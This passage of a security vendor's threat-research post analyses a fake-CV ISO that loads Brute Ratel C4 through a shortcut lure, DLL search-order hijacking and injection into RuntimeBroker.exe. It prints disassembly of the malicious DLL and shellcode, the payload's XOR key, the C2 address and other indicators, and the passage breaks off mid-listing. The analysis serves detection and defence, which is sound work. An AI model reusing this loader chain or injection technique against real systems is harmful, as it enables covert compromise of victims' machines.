
When Pentest Tools Go Brutal: Red-Teaming Tool Being Abused by Malicious Actors



This post is also available in: 日本語 (Japanese)

Executive Summary

Unit 42 continuously hunts for new and unique malware samples that match known advanced persistent threat (APT) patterns and tactics. On May 19, one such sample was uploaded to VirusTotal, where it received a benign verdict from all 56 vendors that evaluated it. Beyond the obvious detection concerns, we believe this sample is also significant in terms of its malicious payload, command and control (C2), and packaging.

The sample contained a malicious payload associated with Brute Ratel C4 (BRc4), the newest red-teaming and adversarial attack simulation tool to hit the market. While this capability has managed to stay out of the spotlight and remains less commonly known than its Cobalt Strike brethren, it is no less sophisticated. Instead, this tool is uniquely dangerous in that it was specifically designed to avoid detection by endpoint detection and response (EDR) and antivirus (AV) capabilities. Its effectiveness at doing so can

clearly be witnessed by the aforementioned lack of detection across vendors on VirusTotal.

In terms of C2, we found that the sample called home to an Amazon Web Services (AWS) IP address located in the United States over port 443. Further, the X.509 certificate on the listening port was configured to impersonate Microsoft with an organization name of “Microsoft” and organization unit of “Security.” Additionally, pivoting on the certificate and other artifacts, we identified a total of 41 malicious IP addresses, nine BRc4 samples, and an additional three organizations across North and South America who have been impacted by this tool so far.

This unique sample was packaged in a manner consistent with known APT29 techniques and their recent campaigns, which leveraged well-known cloud storage and online collaboration applications. Specifically, this sample was packaged as a self-contained ISO. Included in the ISO was a Windows shortcut (LNK) file, a malicious payload DLL and a legitimate copy of Microsoft OneDrive Updater. Attempts to execute the benign application from the ISO-mounted folder resulted in the loading of the malicious payload as a dependency through a technique known as DLL search order hijacking. However, while packaging techniques alone are not enough to definitively attribute this sample to APT29, these techniques demonstrate that users of the tool are now applying nation-state tradecraft to deploy BRc4.

Overall, we believe this research is significant in that it identifies not only a new red team capability that is largely undetectable by most cybersecurity vendors, but more importantly, a capability with a growing user base that we assess is now leveraging nation-state deployment techniques. This blog provides an overview of BRc4, a detailed analysis of the malicious sample, a comparison between the packaging of this sample and a recent APT29 sample, and a list of indicators of compromise (IoCs) that can be used to hunt for this activity.

We encourage all security vendors to create protections to detect activity from this tool and all organizations to be on alert for activity from this tool.

Palo Alto Networks customers receive protections from the threats described in this blog through Threat Prevention, Cortex XDR and WildFire malware analysis.

Full visualization of the techniques observed, relevant courses of action and indicators of compromise (IoCs) related to this report can be found in the Unit 42 ATOM viewer.

Related Unit 42 Topics	APT29, Cobalt Strike

Table of Contents

Brute Ratel C4 Overview
From Click to Brute
Packaging of Roshan_CV.iso
Modification of Version.dll
x64 Shellcode – Decrypted OneDrive.Update
Target Network Infrastructure
Identifying OneDrive.Update
Badger_x64.exe Employment
Other Samples and Infrastructure
Protections and Mitigations
Conclusion
Indicators of Compromise
Additional Resources

Brute Ratel C4 Overview

Brute Ratel C4 made its initial debut as a penetration testing tool in December 2020. At the time, its development was a part-time effort by a security engineer named Chetan Nayak (aka Paranoid Ninja) living in India. According to his website (Dark Vortex), Nayak amassed several years of experience working in senior red team roles across western cybersecurity vendors. Over the past 2.5 years, Nayak introduced incremental improvements to the pentest tool in terms of features, capabilities, support and training.

In January 2022, Nayak left his day job in order to pursue full-time development and training workshops. That same month, he released Brute Ratel v0.9.0 (Checkmate), which is described as the "biggest release for Brute Ratel till date."




Figure 1. Checkmate release notes.

However, of greater concern, the release description also specifically noted that "this release was built after reverse engineering several top tier EDR and Antivirus DLLs."

Our analysis highlights the ongoing and relevant debate within the cybersecurity industry surrounding the ethics relating to the development and use of penetration testing tools that can be exploited for offensive purposes.

BRc4 currently advertises itself as “A Customized Command and Control Center for Red Team and Adversary Simulation.” On May 16, Nayak announced that the tool had gained 480 users across 350 customers.

Figure 2. BRC4 customer announcement. Source: https://twitter.com/NinjaParanoid/status/1526110403356282880

The latest version, Brute Ratel v1.0 (Sicilian Defense) was released a day later on May 17, and is currently offered for sale at a price of $2,500 per user and $2,250 per renewal. With this price point and customer base, BRc4 is positioned to take in more than $1 million dollars in sales over the next year.

Figure 3. BRc4 licensing and cost.In terms of features, BRc4 advertises the following capabilities:

- SMB and TCP payloads provide functionality to write custom external C2 channels over legitimate websites such as Slack, Discord, Microsoft Teams and more.
- Built-in debugger To detect EDR userland hooks.
- Ability to keep memory artifacts hidden from EDRs and AV.
- Direct Windows SYS calls on the fly.
- Egress over HTTP, HTTPS, DNS Over HTTPS, SMB and TCP.
- LDAP Sentinel provides a rich GUI interface to query various LDAP queries to the domain or a forest.
- Multiple command and control channels – multiple pivot options such as SMB, TCP, WMI, WinRM and managing remote services over RPC.
- Take screenshots.
- x64 shellcode loader.
- Reflective and object file loader.
- Decoding KRB5 ticket and converting it to hashcat.
- Patching Event Tracing for Windows (ETW).
- Patching Anti Malware Scan Interface (AMSI).
- Create Windows system services.
- Upload and download files.
- Create files via CreateFileTransacted.

- Port scan.

From Click to Brute




Figure 4. VirusTotal verdicts for sample as of June 27, 2022.

The file in VirusTotal named `Roshan_CV.iso` (SHA256: `1FC7B0E1054D54CE8F1DE0CC95976081C7A85C7926C03172A3DDAA672690042C`) appears to be a curriculum vitae (similar to a resume) of an individual named Roshan. It was uploaded to VirusTotal on May 19, 2022, from Sri Lanka. The ISO file extension refers to an optical disc image file, derived from the International Organization for Standardization's ISO 9960 file system, which is typically used to back up files for CD/DVD. The ISO file is not malicious and requires a user to double-click, which mounts the ISO as a Windows drive. Finally, the archived files of the ISO are displayed to the user. In this case, when the ISO is double-clicked, a user is presented with the following:




Figure 5. Viewing ISO image.

As depicted in Figure 5, the user would see a file named `Roshan-Bandara_CV_Dialog`, which has a fake icon image of Microsoft Word, purporting to be an individual's CV, and written in Microsoft Word. From the window dialog box it can be ascertained that the ISO was assembled on

May 17, 2022, which coincidentally is the same day the new BRc4 was released.

If the user were to double-click on the file, it would then install Brute Ratel C4 on the user's machine.

By default, on Windows operating systems, hidden files are not displayed to the user. In Figure 6, there are four hidden files concealed from view. If the display of hidden files is enabled, the user sees the following:




Figure 6. Viewing ISO image with “show hidden files” enabled.
The lure file, the one visible to the user, is a Windows shortcut file (LNK) with the following properties:




Figure 7. Roshan-Bandara_CV_Dialog properties.

Microsoft shortcut files, those with a `.lnk` file extension, contain enriched metadata that can be used to provide artifacts about the file. Some key artifacts of this file are:

- Link CLSID: `20D04FE0-3AEA-1069-A2D8-08002B30309D`
    - The CLSID used here isn't the normal CLSID for LNK files, as this CLSID is associated with the Control Panel (always Icons view).
- Command line arguments: `%windir%/system32/cmd.exe /c start OneDriveUpdater.exe`
- Icon location: `C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE`

When `Roshan-Bandara_CV_Dialog` is double-clicked, the following actions occur:

1. `cmd.exe` is launched with the parameters of:
    a. `/c start OneDriveUpdater.exe`. The `/c` parameter instructs `cmd.exe` to launch `OneDriveUpdater.exe` via Windows start command from the current working directory and exit.
2. `OneDriveUpdater.exe` is a digitally signed binary by Microsoft that is used to synchronize data from a local machine to the cloud. It is not malicious and is being abused to load the actor's DLL.
   Once `OneDriveUpdater.exe` is executed, the following actions occur:
    a. Since `Version.dll` is a dependency DLL of `OneDriveUpdater.exe` and exists in the same directory as `OneDriveUpdater.exe`, it will be loaded.
    b. Version.dll has been modified by the actors to load an encrypted payload file, OneDrive.update. The modification decrypts the file and in-memory loads the first stage of shellcode. To maintain code capabilities, the actors use DLL API proxying to forward requests to the legitimate version.dll named vresion.dll. Vresion.dll is a dependency file of the actor's version.dll and will be loaded with the actor's version.dll.
3. The in-memory code, that is Brute Ratel C4, executes as a Windows thread in the RuntimeBroker.exe process space and begins to communicate with IP 174.129.157[.]251 on TCP port 443.

Figure 8 below gives an overview of how this process would look.




Figure 8. Execution flow when double-clicking Roshan-Bandara_CV_Dialog

Packaging of Roshan_CV.ISO

The composition of the ISO file, `Roshan_CV.ISO`, closely resembles that of other nation-state APT tradecraft. The following table shows a side-by-side comparison of `Roshan_CV.ISO` and that of a previously identified APT29 sample (`Decret.ISO`).

File Name	Abuse Trusted Applications digitally signed	Hidden Files	Encrypted Payload	File ext	Shortcut (LNK) file dropped as a lure	Fake Icon	Version.dll
Roshan_CV.iso	✓	✓	✓	ISO	✓	✓	✓
Decret.iso	✓	✓	✗	ISO	✓	✓	✓
Roshan_CV.ISO SHA-256 1FC7B0E1054D54CE8F1DE0CC95976081C7A85C7926C03172A3DDAA672690042C Decret.ISO SHA-256 F58AE9193802E9BAF17E6B59E3FDBE3E9319C5D27726D60802E3E82D30D14D46							

Table 1. Package deployment comparison to known APT29 sample.

The following images show how `Roshan_CV.ISO` and `Decret.ISO` would look to a user when double-clicked. Figure 9 is a screenshot of the default Windows File Explorer; “show hidden files” is not checked. In both images, the user is presented with a shortcut file (LNK file) that starts the malicious activity when double-clicked.




Figure 9. Side-by-Side comparison of mounted ISO images. "Show hidden files" is not enabled.

Figure 10 shows how the ISOs would appear when show hidden files” is enabled for viewing.




Figure 10. Side-by-Side comparison of mounted ISO images. "Show hidden files" is enabled.

The flow of execution is the following:

```
Roshan_CV.ISO→Roshan-
Bandar_CV_Dialog.LNK→cmd.exe→OneDriveUpdater.exe→versio
n.dll→OneDrive.Update

Decret.ISO→Decret.LNK→cmd.exe→HPScan.exe→version.dll→HP
ScanApi.dll
```

The delivery of packaged ISO files is typically sent via spear phishing email campaigns or downloaded to the victim by a second-stage downloader.

While we lack insight into how this particular payload was delivered to a target environment, we observed connection attempts to the C2 server originating from three Sri Lankan IP addresses between May 19-20.

Modification of Version.dll

`Version.dll` is a modified version of a legitimate Microsoft file written in C++. The implanted code is used to load and decrypt an encrypted payload file. The decrypted payload is that of shellcode (x64 assembly) that is further used to execute Brute Ratel C4 on the host.

In order for `Version.dll` to maintain its code capabilities for `OneDriveUpdater.exe`, the actors include the legitimate digitally signed Microsoft `version.dll` and named it `vresion.dll`. Any time `OneDriveUpdater.exe` makes a call into the actor's `Version.dll`, the call is proxied to `vresion.dll`. Because of this, the actor's `version.dll` will load `vresion.dll` as a dependency file.

The implanted code begins when the DLL is loaded via `DLL_PROCESS_ATTACH` and performs the following at the DLLMain subroutine:

1. Enumerate all processes and locate the process ID (PID) for `Runtimebroker.exe`.
2. Read the payload file `OneDrive.Update` from the current working directory.
3. Call the Windows API ntdll `ZwOpenProcess` using the process ID from step 1. The process is opened with full control access.
4. Decrypt the payload file using the XOR encryption algorithm with a 28-byte key of: `jikoewarfkmzsdlhfnuiwaejrpaw`

5. Call the Windows API `NtCreateSection`, which creates a block of memory that can be shared between processes. This API is used to share memory with `Runtimebroker.exe` and `Version.dll`.
6. Two calls into the Windows API `NtMapViewOfSection`. The first call maps the contents of the decrypted payload into the current process memory space, and the second call maps the contents into the `Runtimebroker.exe` memory space.
7. Calls the Windows API `NtDelayExecution` and sleeps (pauses execution) for ~4.27 seconds.
8. Call the Windows API `NtCreateThreadEx`. This API starts a new thread with the start address of the memory copied to `Runtimebroker.exe`.
9. Calls the Windows API `NtDelayExecution` and sleeps (pauses execution) for ~4.27 seconds.
10. Finished.

The technique outlined above uses process injection via undocumented Windows NTAPI calls. The decrypted payload is now running within the `runtimebroker.exe` memory space. The following is a snippet of code from `version.dll` that starts the execution of the in-memory decrypted payload.

```
                        func_NtCreateThreadEx proc near         ; CODE XREF: Func_DecryptPayload+3C4↑p

                        arg_0           = qword ptr  8
                        arg_8           = qword ptr  10h
                        arg_10          = qword ptr  18h
                        arg_18          = qword ptr  20h

48 89 4C 24 08                          mov     [rsp+arg_0], rcx
48 89 54 24 10                          mov     [rsp+arg_8], rdx
4C 89 44 24 18                          mov     [rsp+arg_10], r8
4C 89 4C 24 20                          mov     [rsp+arg_18], r9
48 83 EC 28                             sub     rsp, 28h
48 8D 0D 44 82 03 00                    lea     rcx, aNtcreatethread ; "NtCreateThreadEx"
E8 06 CF FF FF                          call    Func_InMemoryOrderModuleList
4C 8B F8                                mov     r15, rax
48 8D 0D 35 82 03 00                    lea     rcx, aNtcreatethread ; "NtCreateThreadEx"
E8 D7 D1 FF FF                          call    sub_180002000
48 83 C4 28                             add     rsp, 28h
48 8B 4C 24 08                          mov     rcx, [rsp+arg_0]
48 8B 54 24 10                          mov     rdx, [rsp+arg_8]
4C 8B 44 24 18                          mov     r8, [rsp+arg_10]
4C 8B 4C 24 20                          mov     r9, [rsp+arg_18]
4C 8B D1                                mov     r10, rcx
41 FF E7                                jmp     r15             ; NtCreateThreadEx
                        func_NtCreateThreadEx endp
```

Figure 11. Version.dll calling NtCreateThreadEx.

X64 Shellcode – Decrypted OneDrive.Update

The decrypted payload file is x64 shellcode (assembly instructions) that involves a series of executions to unpack itself. The assembly instructions involve multiple push and mov instructions. The purpose of this is to copy the Brute Ratel C4 code (x64 assembly) onto the stack eight bytes at a time and eventually reassemble it into a memory space for execution – a DLL with a stripped MZ header. Using a series of push and mov instructions evades in-memory scanning as the shellcode is assembled in blocks versus the entire code base being exposed for scanning. The entry point of the decrypted payload is the following:

```
                        func_start      proc near

                        var_32558       = dword ptr -32558h
                        var_3251C       = dword ptr -3251Ch

                        ; FUNCTION CHUNK AT seg000:000000000004378B SIZE 00000023 BYTES
                        ; FUNCTION CHUNK AT seg000:00000000000439BB SIZE 00000080 BYTES

48 31 C0                                xor     rax, rax
50                                      push    rax
48 B8 43 47 44 79 48 77+                mov     rax, 3D3D774879444743h
3D 3D
50                                      push    rax
48 B8 48 6C 6A 4D 6C 6F+                mov     rax, 4F4F6F6C4D6A6C48h
4F 4F
50                                      push    rax
48 B8 61 2F 62 2B 46 69+                mov     rax, 395069462B622F61h
50 39
50                                      push    rax
